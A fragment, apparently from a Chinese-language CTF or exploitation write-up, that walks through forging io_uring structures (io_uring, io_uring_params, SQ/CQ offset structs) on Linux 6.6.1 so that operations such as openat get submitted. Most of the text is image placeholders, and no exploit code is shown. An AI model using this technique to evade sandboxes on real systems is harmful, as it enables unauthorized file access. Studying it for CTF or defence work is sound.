
先把程序生成的结构体 dump 下来看看
&ring


结构体
struct io_uring {
	struct io_uring_sq sq;
	struct io_uring_cq cq;
	unsigned flags;
	int ring_fd;

	unsigned features;
	int enter_ring_fd;
	__u8 int_flags;
	__u8 pad[3];
	unsigned pad2;
};
但 6.6.1 有所不同,setup 的 2 参结构体如下
struct io_uring_params {
	__u32 sq_entries;  //提交队列数量
	__u32 cq_entries;  //接受队列数量
	__u32 flags;
	__u32 sq_thread_cpu;
	__u32 sq_thread_idle;
	__u32 features;
	__u32 wq_fd;
	__u32 resv[3];
	struct io_sqring_offsets sq_off;
	struct io_cqring_offsets cq_off;
};
其中
struct io_sqring_offsets {
	__u32 head;
	__u32 tail;
	__u32 ring_mask;
	__u32 ring_entries;
	__u32 flags;
	__u32 dropped;
	__u32 array;
	__u32 resv1;
	__u64 user_addr;
};
struct io_cqring_offsets {
__u32 head;
__u32 tail;
__u32 ring_mask;
__u32 ring_entries;
__u32 overflow;
__u32 cqes;
__u32 flags;
__u32 resv1;
__u64 user_addr;
};三次设置的 sqe,结构体见上文



理论上我们就每个结构体都成功伪造并 setup 就成功了
openat